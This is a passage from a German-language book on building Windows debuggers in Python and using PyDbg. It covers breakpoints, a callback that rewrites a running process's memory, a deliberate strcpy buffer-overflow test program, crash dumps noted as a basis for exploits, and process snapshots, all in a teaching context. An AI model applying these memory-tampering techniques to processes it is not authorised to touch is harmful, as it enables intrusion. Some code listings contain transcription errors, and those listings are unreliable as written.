Wie Sie sehen, wählen wir zum Setzen des Breakpunkts einen freien Slot, indem wir das globale `hardware_breakpoints`-Dictionary überprüfen. Sobald wir einen freien Slot besitzen, weisen wir diesem Slot die Breakpunkt-Adresse zu und aktualisieren das DR7-Register mit den entsprechenden Flags, die den Breakpunkt aktivieren. Da wir nun über einen Mechanismus verfügen, der das Setzen der Breakpunkte erlaubt, wollen wir unsere Event-Schleife erweitern und einen Ausnahme-Handler für den INT1-Interrupt hinzufügen.

my_debugger.py

```
...
class debugger():
...
    def get_debug_event(self):

        if self.exception == EXCEPTION_ACCESS_VIOLATION:
            print "Access Violation Detected."
        elif self.exception == EXCEPTION_BREAKPOINT:
            continue_status = self.exception_handler_breakpoint()
        elif self.exception == EXCEPTION_GUARD_PAGE:
            print "Guard Page Access Detected."
        elif self.exception == EXCEPTION_SINGLE_STEP:
            self.exception_handler_single_step()

        ...
    def exception_handler_single_step(self):

        # Kommentar aus PyDbg (frei übersetzt):
        # Bestimme, ob dieses Einzelschritt-Event als Reaktion auf einen
        # Hardware-Breakpunkt eingetreten ist und fange diesen Breakpunkt ab.
        # Laut Intel-Docs sollten wir in der Lage sein, das BS-Flag in DR6
        # zu prüfen, aber es sieht so aus, als würde Windows dieses Flag
        # nicht richtig bis zu uns weiterleiten.

        if self.context.Dr6 & 0x1 and self.hardware_breakpoints.has_key(0):
            slot = 0
        elif self.context.Dr6 & 0x2 and self.hardware_breakpoints.has_key(1):
            slot = 1
        elif self.context.Dr6 & 0x4 and self.hardware_breakpoints.has_key(2):
            slot = 2
        elif self.context.Dr6 & 0x8 and self.hardware_breakpoints.has_key(3):
            slot = 3
        else:
            # Dies war kein durch einen HW-Breakpunkt generierter INT1
            continue_status = DBG_EXCEPTION_NOT_HANDLED

        # Nun entfernen wir den Breakpunkt aus der Liste
        if self.bp_del_hw(slot):
            continue_status = DBG_CONTINUE

        print "[*] Hardware breakpoint removed."
    return continue_status
```

```

def bp_del_hw(self,slot):
    # Breakpunkt für alle aktiven Threads deaktivieren
    for thread_id in self.enumerate_threads():

        context = self.get_thread_context(thread_id=thread_id)

        # Zum Entfernen des Breakpunkts die Flags zurücksetzen
        context.Dr7 &= ~(1 << (slot * 2))

        # Adresse mit Nullen füllen
        if slot == 0:
            context.Dr0 = 0x00000000
        elif slot == 1:
            context.Dr1 = 0x00000000
        elif slot == 2:
            context.Dr2 = 0x00000000
        elif slot == 3:
            context.Dr3 = 0x00000000

        # Bedingungsflag entfernen
        context.Dr7 &= ~(3 << ((slot * 4) + 16))

        # Längenflag entfernen
        context.Dr7 &= ~(3 << ((slot * 4) + 18))

        # Thread-Kontext mit entferntem Breakpunkt zurücksetzen
        h_thread = self.open_thread(thread_id)
        kernel32.SetThreadContext(h_thread,byref(context))

    # Breakpunkt aus der internen Liste entfernen
    del self.hardware_breakpoints[slot]

return True

```

Auch dieser Prozess ist recht geradlinig: Wird ein INT1 ausgelöst, überprüfen wir, ob die Debug-Register mit einem Hardware-Breakpunkt gesetzt sind. Erkennt der Debugger, dass ein Hardware-Breakpunkt an der Adresse liegt, löscht er die Flags in DR7 und setzt das Debug-Register zurück, das die Breakpunkt-Adresse enthält. Sehen wir uns diesen Vorgang in Aktion an, indem wir unser *my_test.py*-Skript um einen Hardware-Breakpunkt für den `printf()`-Aufruf erweitern.

my_test.py

```

import my_debugger
from my_debugger_defines import *

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))

printf = debugger.func_resolve("msvcrt.dll","printf")
print "[*] Address of printf: 0x%08x" % printf

debugger.bp_set_hw(printf,1,HW_EXECUTE)
debugger.run()

```

Dieser Test setzt einfach einen Breakpunkt für den `printf()`-Aufruf, wann immer dieser ausgeführt wird. Die Länge des Breakpunkts beträgt nur ein Byte. Wie Sie sehen, haben wir bei diesem Test die Datei `my_debuggerDefines.py` importiert. Dadurch können wir auf die Konstante `HW_EXECUTE` zugreifen, wodurch der Code etwas klarer wird. Wenn Sie das Skript ausführen, sieht die Ausgabe etwa wie in Listing 3–4 aus:

```
Enter the PID of the process to attach to: 2504
[*] Address of printf: 0x77c4186a
Event Code: 3 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 2 Thread ID: 2228
Event Code: 1 Thread ID: 2228
[*] Exception address: 0x7c901230
[*] Hit the first breakpoint.
Event Code: 4 Thread ID: 2228
Event Code: 1 Thread ID: 3704
[*] Hardware breakpoint removed.
```

Listing 3–4 Reihenfolge der Events bei der Behandlung eines Hardware-Breakpunkts

Wie Sie aus der Reihenfolge der Ereignisse ersehen können, wird eine Ausnahme ausgelöst und unser Handler entfernt den Breakpunkt. Die Schleife setzt die Ausführung fort, nachdem die Verarbeitung durch den Handler abgeschlossen wurde. Wir unterstützen nun Soft- und Hardware-Breakpunkte und wollen unseren Debugger jetzt noch um Speicher-Breakpunkte erweitern.

3.4.3 Speicher-Breakpunkte

Das letzte von uns implementierte Feature wird der Speicher-Breakpunkt. Zuerst werden wir einfach einen Teil des Speichers untersuchen, um dessen Basisadresse (den Beginn der Seite im virtuellen Speicher) zu ermitteln. Sobald wir die Seitengröße bestimmt haben, richten wir das Zugriffsrecht für diese Seite so ein, dass sie als Guard

Page fungiert. Wenn die CPU versucht, auf diese Speicheradresse zuzugreifen, wird eine GUARD_PAGE_EXCEPTION ausgelöst. Mittels eines speziellen Handlers für die Ausnahme stellen wir die ursprünglichen Rechte wieder her und setzen die Ausführung fort.

Um die Größe der von uns manipulierten Seite korrekt berechnen zu können, müssen wir zuerst das Betriebssystem selbst abfragen, um die Standardseitengröße zu ermitteln. Das geschieht mithilfe der Funktion GetSystemInfo(),²⁰ die eine SYSTEM_INFO-Struktur²¹ auffüllt. Diese Struktur enthält das dwPageSize-Element, das die Seitengröße des Systems angibt. Wir wollen diesen ersten Schritt implementieren, wenn unsere debugger()-Klasse erstmalig instanziert wird.

my_debugger.py

```
...
class debugger():

    def __init__(self):
        self.h_process = None
        self.pid = None
        self.debugger_active = False
        self.h_thread = None
        self.context = None
        self.breakpoints = {}
        self.first_breakpoint = True
        self.hardware_breakpoints = {}

        # Hier bestimmen und speichern wir
        # die Standardseitengröße des Systems.
        system_info = SYSTEM_INFO()
        kernel32.GetSystemInfo(byref(system_info))
        self.page_size = system_info.dwPageSize

...

```

Sobald wir die Standardseitengröße kennen, sind wir bereit, die Seitenzugriffsrechte abzufragen und zu ändern. Der erste Schritt besteht darin, die Seite zu ermitteln, die die Adresse des gewünschten Speicher-Breakpunkts enthält. Dies geschieht mithilfe der Funktion VirtualQueryEx(),²² die eine MEMORY_BASIC_INFORMATION-Struktur²³ mit den Eigenschaften der abgefragten Speicherseite auffüllt. Hier die Definitionen der Funktion und der von ihr aufgefüllten Struktur:

20. Siehe MSDN GetSystemInfo-Funktion (<http://msdn2.microsoft.com/en-us/library/ms724381.aspx>).

21. Siehe MSDN SYSTEM_INFO-Struktur (<http://msdn2.microsoft.com/en-us/library/ms724958.aspx>).

22. Siehe MSDN VirtualQueryEx-Funktion (<http://msdn2.microsoft.com/en-us/library/aa366907.aspx>).

23. Siehe MSDN MEMORY_BASIC_INFORMATION-Struktur (<http://msdn2.microsoft.com/en-us/library/aa366775.aspx>).

```
SIZE_T WINAPI VirtualQuery(
    HANDLE hProcess,
    LPCVOID lpAddress,
    PMEMORY_BASIC_INFORMATION lpBuffer,
    SIZE_T dwLength
);

typedef struct MEMORY_BASIC_INFORMATION{
    PVOID BaseAddress;
    PVOID AllocationBase;
    DWORD AllocationProtect;
    SIZE_T RegionSize;
    DWORD State;
    DWORD Protect;
    DWORD Type;
}
```

Nachdem die Struktur aufgefüllt wurde, verwenden wir den Wert von BaseAddress als Ausgangspunkt für das Setzen der Seitenzugriffsrechte. Die Funktion, die die Rechte tatsächlich setzt, heißt `VirtualProtectEx()`²⁴ und besitzt den folgenden Prototyp:

```
BOOL WINAPI VirtualProtectEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD fNewProtect,
    PDWORD lpfOldProtect
);
```

Fangen wir also mit dem Codieren an. Wir bauen eine globale Liste von durch uns explizit gesetzten Guard Pages auf. Darüber hinaus verwenden wir eine globale Liste von Speicher-Breakpunkt-Adressen, die unser Ausnahme-Handler verwendet, wenn die `GUARD_PAGE_EXCEPTION` ausgelöst wird. Dann setzen wir die Zugriffsrechte für diese Adresse und die der umliegenden Speicherseiten (wenn die Adresse zwei oder mehr Speicherseiten umfasst).

24. Siehe MSDN `VirtualProtectEx`-Funktion ([http://msdn.microsoft.com/en-us/library/aa366899\(vs.85\).aspx](http://msdn.microsoft.com/en-us/library/aa366899(vs.85).aspx)).

my_debugger.py

```
...
class debugger():

    def __init__(self):
        ...
        self.guarded_pages      = []
        self.memory_breakpoints = {}

    ...

    def bp_set_mem(self, address, size):

        mbi = MEMORY_BASIC_INFORMATION()

        # Liefert unser VirtualQueryEx()-Aufruf keine vollständige
        # MEMORY_BASIC_INFORMATION, dann geben
        # wir False zurück
        if kernel32.VirtualQueryEx(self.h_process,
                                    address,
                                    byref(mbi),
                                    sizeof(mbi)) < sizeof(mbi):

            return False

        current_page = mbi.BaseAddress

        # Wir setzen die Rechte bei allen Seiten, die von
        # unserem Speicher-Breakpunkt betroffen sind.
        while current_page <= address + size:

            # Seite in die Liste einfügen. Damit unterscheiden wir die
            # durch uns gesetzten Guard Pages von denen, die durch
            # das Betriebssystem oder vom Prozess selbst gesetzt wurden.
            self.guarded_pages.append(current_page)

            old_protection = c_ulong(0)
            if not kernel32.VirtualProtectEx(self.h_process,
                                              current_page, size,
                                              mbi.Protect | PAGE_GUARD, byref(old_protection)):

                return False

            # Bereich um die Größe der
            # Standardspeicherseite erhöhen
            current_page += self.page_size

        # Speicher-Breakpunkt in unsere globale Liste eintragen
        self.memory_breakpoints[address] = (address, size, mbi)

    return True
```

Sie sind nun in der Lage, einen Speicher-Breakpunkt zu setzen. Wenn Sie das im aktuellen Zustand mit unserer `printf()`-Schleife ausprobieren, erhalten Sie nur die Meldung `Guard Page Access Detected`. Das Schöne daran ist, dass beim Zugriff auf die Guard Page und beim Auslösen der Ausnahme das Betriebssystem den Schutz für diese Seite entfernt und das Fortsetzen der Anwendung erlaubt. Sie ersparen sich damit den Aufbau eines speziellen Handlers, der damit umgehen kann. Sie können die vorhandene Debugging-Schleife aber dahingehend erweitern, dass sie bestimmte Aktionen durchführt, wenn ein Breakpunkt erreicht wird, etwa das Wiederherstellen des Breakpunkts, das Lesen des Speichers am gesetzten Breakpunkt oder wonach immer Ihnen der Sinn steht.

3.5 Fazit

Damit schließen wir die Entwicklung eines einfachen Debuggers unter Windows ab. Sie sollten nicht nur eine klare Vorstellung davon besitzen, wie man einen Debugger aufbaut, sondern auch einige wichtige Fähigkeiten gelernt haben, die sehr nützlich sind, ganz egal, ob Sie etwas debuggen müssen oder nicht! Wenn Sie nun ein anderes Debugging-Tool verwenden, sollten Sie verstehen können, was auf der Maschinenebene geschieht, und Sie sollten wissen, wie Sie den Debugger modifizieren können, damit er Ihren Bedürfnissen besser entspricht. Nach oben sind keine Grenzen gesetzt!

Der nächste Schritt besteht darin, Ihnen einige fortgeschrittene Anwendungsfälle für zwei ausgewachsene und stabile Debugging-Plattformen unter Windows zu zeigen: PyDbg und Immunity Debugger. Sie besitzen mittlerweile viele Informationen darüber, wie PyDbg hinter den Kulissen funktioniert, und sollten daher keine Probleme haben, direkt mit ihm zu arbeiten. Die Syntax des Immunity Debuggers ist etwas anders, bietet aber auch ganz andere Features. Zu verstehen, wie man beide für bestimmte Debugging-Aufgaben einsetzt, ist besonders wichtig, um ein automatisiertes Debugging durchführen zu können. Weiter geht's! Sehen wir uns PyDbg an.

4

PyDbg – ein reiner Python-Debugger für Windows

Wenn Sie es bis hierhin geschafft haben, wissen Sie recht gut, wie man Python nutzt, um einen User-Mode-Debugger für Windows zu entwickeln. Wir wollen nun sehen, wie man sich die Leistungsfähigkeit von PyDbg, einem Open-Source-Python-Debugger für Windows, zunutze macht. PyDbg wurde von Pedram Amini auf der Recon 2006 in Montreal, Quebec, als Kernkomponente des Reverse-Engineering-Frameworks PaiMei¹ vorgestellt. PyDbg wurde bereits in einigen Tools eingesetzt, darunter sind auch der populäre Proxy-Fuzzer Taof und ein von mir entwickelter Windows-Treiber-Fuzzer namens ioctlizer. Wir beginnen mit der Erweiterung von Breakpunkt-Handlern und wenden uns dann fortgeschritteneren Themen zu, wie etwa der Behandlung von Anwendungsabstürzen und dem Erstellen von Prozess-Schnappschüssen. Einige der in diesem Kapitel entwickelten Tools können später genutzt werden, um die Fuzzer zu unterstützen, die wir im Verlauf des Buches noch entwickeln werden. Los geht's.

4.1 Breakpunkt-Handler erweitern

Im vorigen Kapitel haben wir die Grundlagen der Verwendung von Event-Handlern zur Verarbeitung bestimmter Debug-Events kennengelernt. Mit PyDbg ist es sehr einfach, diese grundlegende Funktionalität zu erweitern, indem man benutzerdefinierte Callback-Funktionen definiert. Mit benutzerdefinierten Callbacks können wir eine eigene Programmlogik implementieren, wenn der Debugger ein Debug-Event empfängt. Dieser Code kann eine Vielzahl von Aufgaben erledigen, etwa bestimmte Speicher-Offsets lesen, weitere Breakpunkte setzen oder den Speicher manipulieren. Sobald unser selbstentwickelter Code ausgeführt wurde, geben wir die Kontrolle an den Debugger zurück, der das untersuchte Programm fortsetzen kann.

1. Die PaiMei-Quellen, die Dokumentation und die Entwicklungs-Roadmap finden Sie auf <http://code.google.com/p/paimeil/>.

Die PyDbg-Funktion zum Setzen von Software-Breakpunkten hat den folgenden Prototyp:

```
bp_set(address, description="", restore=True, handler=None)
```

Der address-Parameter gibt die Adresse an, an der der Software-Breakpunkt gesetzt werden soll. Der description-Parameter ist optional und kann verwendet werden, um jeden Breakpunkt eindeutig zu benennen. Der Parameter restore legt fest, ob der Breakpunkt nach seiner Verarbeitung zurückgesetzt werden soll, und der handler-Parameter gibt an, welche Funktion aufgerufen wird, wenn der Breakpunkt erreicht ist. Breakpunkt-Callback-Funktionen verlangen nur einen Parameter, bei dem es sich um eine Instanz der `pydbg()`-Klasse handelt. Alle Kontext-, Thread- und Prozessinformationen sind bereits in dieser Klasse enthalten, wenn sie an die Callback-Funktion übergeben wird. Mithilfe unseres `printf_loop.py`-Skripts wollen wir eine benutzerdefinierte Callback-Funktion implementieren. Wir werden den Wert des Zählers lesen, der für die `printf`-Schleife verwendet wird, und ihn durch eine Zufallszahl (zwischen 1 und 100) ersetzen. Bemerkenswert ist dabei, dass wir Live-Events innerhalb des Zielprozesses beobachten, festhalten und manipulieren. Wir haben es also tatsächlich mit einem sehr mächtigen Werkzeug zu tun! Öffnen Sie nun ein neues Python-Skript, nennen Sie es `printf_random.py` und geben Sie den folgenden Code ein.

printf_random.py

```
from pydbg import *
from pydbg.defines import *

import struct
import random

# Dies ist unsere benutzerdefinierte Callback-Funktion
def printf_randomizer(dbg):

    # Lese den Wert des Zählers an ESP + 0x8 als DWORD ein
    parameter_addr = dbg.context.Esp + 0x8
    counter = dbg.read_process_memory(parameter_addr,4)

    # read_process_memory liefert uns einen gepackten Binärstring
    # zurück. Wir müssen ihn erst entpacken, bevor wir ihn weiter nutzen können.
    counter = struct.unpack("L",counter)[0]
    print "Counter: %d" % int(counter)

    # Generiere eine Zufallszahl und packe sie in ein Binärformat,
    # damit sie korrekt in den Prozess zurückgeschrieben werden kann.
    random_counter = random.randint(1,100)
    random_counter = struct.pack("L",random_counter)[0]

    # Nun fügen wir die Zufallszahl ein und lassen den Prozess weiterlaufen.
    dbg.write_process_memory(parameter_addr,random_counter)

    return DBG_CONTINUE
```

```

# Die pydbg-Klasse instanziieren
dbg = pydbg()

# Die PID des printf_loop.py-Prozesses eingeben
pid = raw_input("Enter the printf_loop.py PID: ")

# Debugger an diesen Prozess ankoppeln
dbg.attach(int(pid))

# Breakpunkt festlegen und die von uns definierte printf_randomizer-Funktion
# als Callback angeben
printf_address = dbg.func_resolve("msvcrt","printf")
dbg.bp_set(printf_address,description="printf_address",handler=printf_randomizer)

# Prozess fortsetzen
dbg.run()

```

Führen Sie nun sowohl *printf_loop.py* als auch *printf_random.py* aus. Die Ausgabe sollte so aussehen wie in Tabelle 4–1.

Ausgabe des Debuggers	Ausgabe des untersuchten Prozesses
Enter the printf_loop.py PID: 3466	Loop iteration 0!
...	Loop iteration 1!
...	Loop iteration 2!
...	Loop iteration 3!
Counter: 4	Loop iteration 32!
Counter: 5	Loop iteration 39!
Counter: 6	Loop iteration 86!
Counter: 7	Loop iteration 22!
Counter: 8	Loop iteration 70!
Counter: 9	Loop iteration 95!
Counter: 10	Loop iteration 60!

Tab. 4–1 Ausgabe des Debuggers und des manipulierten Prozesses

Sie können erkennen, dass der Debugger einen Breakpunkt bei der vierten Iteration der *printf*-Endlosschleife setzt (der vom Debugger festgehaltene Zähler ist auf 4 gesetzt). Sie werden auch bemerken, dass das *printf_loop.py*-Skript sauber lief, bis der vierte Durchlauf erfolgt war. Statt die Zahl 4 auszugeben, gibt er nun die Zahl 32 aus! Man kann deutlich erkennen, wie unser Debugger den tatsächlichen Wert des Zählers festhält und durch eine Zufallszahl ersetzt, bevor diese vom untersuchten Prozess ausgegeben wird. Dies ist ein einfaches und doch beeindruckendes Beispiel dafür, wie man einen skriptfähigen Debugger auf einfache Weise erweitern kann, so dass er zusätzliche Aktionen ausführt, wenn Debug-Events eintreten. Sehen wir uns nun an, wie man Abstürze von Anwendungen mit PyDbg behandelt.

4.2 Handler für Zugriffsverletzungen

Innerhalb eines Prozesses tritt eine Zugriffsverletzung ein, wenn der Prozess auf Speicher zuzugreifen versucht, für den er keine Zugriffsrechte besitzt, oder wenn der Zugriff in unerlaubter Weise erfolgt. Die Fehler, die zu Zugriffsverletzungen führen, reichen von Pufferüberläufen bis hin zu falsch gehandhabten Nullzeigern. Unter Sicherheitsgesichtspunkten muss jede Zugriffsverletzung sorgfältig untersucht werden, da sie ausgenutzt werden könnte.

Tritt eine Zugriffsverletzung innerhalb eines untersuchten Prozesses auf, ist der Debugger für ihre Behandlung verantwortlich. Es ist entscheidend, dass der Debugger alle relevanten Informationen wie Stackframe, Register und die die Verletzung auslösende Instruktion festhält. Sie können diese Information dann als Ausgangspunkt für die Entwicklung eines Exploits oder eines Patches verwenden.

PyDbg besitzt eine exzellente Methode zur Installation eines Handlers für Zugriffsverletzungen sowie Hilfsfunktionen zur Ausgabe aller relevanten Informationen zum Absturz. Zunächst wollen wir ein Testprogramm entwickeln, das die gefährliche C-Funktion `strcpy()` verwendet, um einen Pufferüberlauf zu provozieren. Danach werden wir ein kurzes PyDbg-Skript schreiben, das die Zugriffsverletzung erkennt und verarbeitet. Beginnen wir mit dem Testskript. Öffnen Sie eine neue Datei namens `buffer_overflow.py` und geben Sie den folgenden Code ein.

buffer_overflow.py

```
from ctypes import *
msvcrt = cdll.msvcrt
# Debugger Zeit zum Ankoppeln geben und dann eine Taste drücken
raw_input("Once the debugger is attached, press any key.")
# Den 5-Byte-Zielpuffer erzeugen
buffer = c_char_p("AAAAA")
# Der Überlaufstring
overflow = "A" * 100
# Überlauf ausführen
msvcrt strcpy(buffer, overflow)
```

Nachdem wir nun ein Testprogramm besitzen, legen Sie eine neue Datei namens `accessViolationHandler.py` an und geben den folgenden Code ein.

accessViolationHandler.py

```
from pydbg import *
from pydbg.defines import *

# Zu PyDbg mitgelieferte Utility-Libraries
import utils

# Hier folgt unser Zugriffsverletzungs-Handler
def check_accessv(dbg):

    # Wir überspringen First-Chance-Exceptions
    if dbg.dbg.u.Exception.dwFirstChance:
        return DBG_EXCEPTION_NOT_HANDLED

    crash_bin = utils.crash_binning.crash_binning()
    crash_bin.record_crash(dbg)
    print crash_bin.crashSynopsis()

    dbg.terminate_process()

    return DBG_EXCEPTION_NOT_HANDLED

pid = raw_input("Enter the Process ID: ")

dbg = pydbg()
dbg.attach(int(pid))
dbg.set_callback(EXCEPTION_ACCESS_VIOLATION,check_accessv)
dbg.run()
```

Nachdem Sie *buffer_overflow.py* gestartet haben, notieren Sie dessen PID. Es wird so lange warten, bis Sie bereit sind, es auszuführen. Führen Sie *access_violation_handler.py* aus und geben Sie die PID des Testprogramms ein. Sobald der Debugger sich angekoppelt hat, drücken Sie eine beliebige Taste in der Konsole, in der das Testprogramm läuft. Sie sehen dann eine Ausgabe so ähnlich wie in Listing 4–1.

-
- python25.dll!1e071cd8 mov ecx,[eax+0x54] from thread 3376 caused access violation when attempting to read from 0x41414195
 - CONTEXT DUMP
 - EIP: 1e071cd8 mov ecx,[eax+0x54]
 - EAX: 41414141 (1094795585) -> N/A
 - EBX: 00b055d0 (11556304) -> @U`` B`0x,`0)Xb0|V``L{0+H]\$6 (heap)
 - ECX: 0021fe90 (2227856) -> !\$4|7|4|@%,\!\$H8|!OGGBG)00S\o (stack)
 - EDX: 00a1dc60 (10607712) -> V0`w`W (heap)
 - EDI: 1e071cd0 (503782608) -> N/A
 - ESI: 00a84220 (11026976) -> AAAAAAAAAAAAAAAAAAAAAAAA (heap)
 - EBP: 1e1cf448 (505214024) -> enable() -> NoneEnable automa (stack)
 - ESP: 0021fe74 (2227828) -> 2? BUH` 7|4|@%,\!\$H8|!OGGBG) (stack)
 - +00: 00000000 (0) -> N/A
 - +04: 1e063f32 (503725874) -> N/A
 - +08: 00a84220 (11026976) -> AAAAAAAAAAAAAAAAAAAAAAAA (heap)

```
+0c: 00000000 (      0) -> N/A
+10: 00000000 (      0) -> N/A
+14: 00b055c0 ( 11556288) -> @F@U" B`0x,`0 )Xb@|V~"L{0+H]$\$ (heap)
```

❶ disasm around:

```
0x1e071cc9 int3
0x1e071cca int3
0x1e071ccb int3
0x1e071ccc int3
0x1e071ccd int3
0x1e071cce int3
0x1e071ccf int3
0x1e071cd0 push esi
0x1e071cd1 mov esi,[esp+0x8]
0x1e071cd5 mov eax,[esi+0x4]
0x1e071cd8 mov ecx,[eax+0x54]
0x1e071cdb test ch,0x40
0x1e071cde jz 0x1e071cff
0x1e071ce0 mov eax,[eax+0xa4]
0x1e071ce6 test eax, eax
0x1e071ce8 jz 0x1e071cf4
0x1e071cea push esi
0x1e071ceb call eax
0x1e071ced add esp,0x4
0x1e071cf0 test eax, eax
0x1e071cf2 jz 0x1e071cff
```

❷ SEH unwind:

```
0021ffe0 -> python.exe:1d00136c jmp [0x1d002040]
ffffffff -> kernel32.dll:7c839aa8 push ebp
```

Listing 4-1 Ausgabe des PyDbg Crash-Binning-Utilities bei einem Absturz

Die Ausgabe liefert uns viele interessante Informationen. Der erste Teil ❶ zeigt Ihnen, welche Instruktion die Zugriffsverletzung ausgelöst hat sowie das Modul, in dem diese Instruktion liegt. Diese Information ist nützlich, wenn Sie ein Exploit entwickeln wollen oder wenn Sie den Fehler mit einem statischen Analysetool ermitteln. Der zweite Teil ❷ enthält den Kontext-Dump aller Register. Von besonderem Interesse ist dabei, dass EAX mit 0x41414141 (0x41 ist der hexadezimale Wert des Buchstabens A) überschrieben wurde. Wie können außerdem erkennen, dass das ESI-Register auf einen String aus As zeigt, genau wie der Stackpointer an ESP+08. Der dritte Abschnitt ❸ enthält die disassemblierten Instruktionen vor und hinter der fehlerhaften Instruktion. Der letzte Abschnitt ❹ enthält die Liste der SEH-Handler (*structured exception*), die zum Zeitpunkt des Absturzes registriert waren.

Sie sehen, wie einfach es ist, mittels PyDbg einen Crash-Handler einzurichten. Dies ist ein unglaublich nützliches Feature, da Sie damit in der Lage sind, die Behandlung eines Absturzes und die nachträgliche Analyse eines von Ihnen untersuchten Prozesses zu automatisieren. Als Nächstes wollen wir PyDbgs interne Prozess-Schnappschuss-

Fähigkeiten nutzen, um einen Prozess-Rewinder zu entwickeln (mit dem sich ein Prozess »zurückspulen« lässt).

4.3 Prozess-Schnappschüsse

PyDbg wird mit einem ganz besonderen Feature ausgeliefert, das als *Prozess-Schnappschuss* (*process snapshot*) bezeichnet wird. Mithilfe von Prozess-Schnappschüssen können Sie einen Prozess einfrieren, seinen gesamten Speicher festhalten und ihn wieder fortsetzen. Zu jedem späteren Zeitpunkt können Sie den Prozess wieder an den Punkt zurückspulen, an dem der Schnappschuss gemacht wurde. Das ist beim Reverse Engineering eines Binaries oder der Analyse eines Absturzes recht praktisch.

4.3.1 Prozess-Schnappschüsse erstellen

Der erste Schritt besteht darin, ein genaues Bild davon festzuhalten, was der Zielprozess in einem bestimmten Moment macht. Damit dieses Abbild exakt ist, müssen wir zuerst alle Threads und deren CPU-Kontexte finden. Darüber hinaus müssen wir alle Speicherseiten des Prozesses und deren Kontexte festhalten. Sobald wir diese Informationen besitzen, besteht die Aufgabe nur noch darin, sie abzuspeichern, um einen Schnappschuss wiederherstellen zu können.

Bevor wir einen Prozess-Schnappschuss machen können, müssen wir alle ausgeführten Threads anhalten, damit diese die Daten oder den Zustand des Schnappschusses nicht verändern, während der Schnappschuss gemacht wird. Um mit PyDbg alle Threads anzuhalten, verwenden wir `suspend_all_threads()`. Mit der `resume_all_threads()`-Funktion setzen wir sie wieder fort. Sobald die Threads angehalten wurden, können wir einfach `process_snapshot()` aufrufen. Damit werden automatisch alle kontextbezogenen Informationen zu jedem Thread und der gesamte Speicher in eben diesem Moment festgehalten. Ist der Schnappschuss abgeschlossen, lassen wir alle Threads weiterlaufen. Wollen wir einen Schnappschuss wiederherstellen, halten wir alle Threads an, rufen `process_restore()` auf und setzen alle Threads wieder fort. Sobald wir den Prozess fortsetzen, befinden wir uns wieder an der Stelle des Schnappschusses. Ziemlich schlau, nicht wahr?

Um das Ganze auszuprobieren, wollen wir ein einfaches Beispiel entwickeln, das es dem Benutzer erlaubt, einen Schnappschuss zu erstellen, wenn er eine Taste drückt, und diesen Schnappschuss dann wiederherstellt, wenn er noch eine Taste drückt. Öffnen Sie eine neue Python-Datei namens `snapshot.py` und geben Sie den folgenden Code ein.

snapshot.py

```
from pydbg import *
from pydbg.defines import *

import threading
import time
import sys

class snapshotter(object):

    def __init__(self,exe_path):
        self.exe_path      = exe_path
        self.pid          = None
        self.dbg          = None
        self.running      = True

❶    # Debugger-Thread starten und warten, bis die PID des
    # Zielprozesses gesetzt wurde
        pydbg_thread = threading.Thread(target=self.start_debugger)
        pydbg_thread.setDaemon(0)
        pydbg_thread.start()

        while self.pid == None:
            time.sleep(1)

❷    # Wir besitzen nun eine PID und der Zielprozess läuft.
    # Wir starten einen zweiten Thread, der den Schnappschuss vornimmt.
        monitor_thread = threading.Thread(target=self.monitor_debugger)
        monitor_thread.setDaemon(0)
        monitor_thread.start()

❸    def monitor_debugger(self):
        while self.running == True:

            input = raw_input("Enter: 'snap','restore' or 'quit'")
            input = input.lower().strip()

            if input == "quit":
                print "[*] Exiting the snapshotter."
                self.running = False
                self.dbg.terminate_process()

            elif input == "snap":
                print "[*] Suspending all threads."
                self.dbg.suspend_all_threads()

                print "[*] Obtaining snapshot."
                self.dbg.process_snapshot()

                print "[*] Resuming operation."
                self.dbg.resume_all_threads()
```

```

    elif input == "restore":
        print "[*] Suspending all threads."
        self.dbg.suspend_all_threads()

        print "[*] Restoring snapshot."
        self.dbg.process_restore()

        print "[*] Resuming operation."
        self.dbg.resume_all_threads()

❸ def start_debugger(self):
    self.dbg = pydbg()
    pid = self.dbg.load(self.exe_path)
    self.pid = self.dbg.pid

    self.dbg.run()

❹ exe_path = "C:\\\\WINDOWS\\\\System32\\\\calc.exe"
snapshotter(exe_path)

```

Im ersten Schritt ❶ starten wir die Zielanwendung unter einem Debugger-Thread. Mittels separater Threads können wir Schnappschuss-Befehle eingeben, ohne die Zielanwendung anhalten zu müssen (weil sie auf unsere Eingaben wartet). Sobald der Debugger-Thread eine gültige PID ❷ besitzt, starten wir einen neuen Thread, der auf unsere Eingabe wartet ❸. Nachdem wir einen Befehl eingegeben haben, wird überprüft, ob wir einen Schnappschuss erzeugen, ihn wiederherstellen oder das Ganze beenden wollen ❹ – einfache Sache. Ich habe den Taschenrechner als Beispielanwendung gewählt ❺, weil man dabei den Schnappschuss-Prozess in Aktion sehen kann. Geben Sie eine Reihe zufälliger mathematischer Operationen in den Taschenrechner ein und dann `snap` ins Python-Skript. Anschließend führen Sie weitere mathematische Operationen aus oder drücken die Löschtaste. Nun geben Sie in Ihrem Python-Skript einfach `restore` ein und Sie werden sehen, wie sich die Zahlen wieder so ändern, wie sie zum Zeitpunkt des Schnappschusses waren! Mit dieser Technik können Sie interessante Teile eines Prozess durchgehen und wieder zurückspulen, ohne den Prozess neu starten und exakt den gleichen Zustand wiederherstellen zu müssen. Nun wollen wir einige unserer neuen PyDbg-Techniken miteinander kombinieren, um ein Tool zu entwickeln, das uns beim Fuzzing hilft. Damit können wir Lücken in Softwareanwendungen aufspüren und das Behandeln von Abstürzen automatisieren.

4.3.2 Alles zusammenfügen

Nachdem wir einige der nützlichsten Features von PyDbg behandelt haben, wollen wir ein Utility-Programm entwickeln, das uns dabei hilft, Schwachstellen in Softwareanwendungen zu finden. Bestimmte Funktionsaufrufe sind anfällig für Pufferüberläufe, Formatstring-Lücken und Speicherbeschädigungen. Wir wollen diesen gefährlichen Funktionen unsere besondere Aufmerksamkeit widmen.

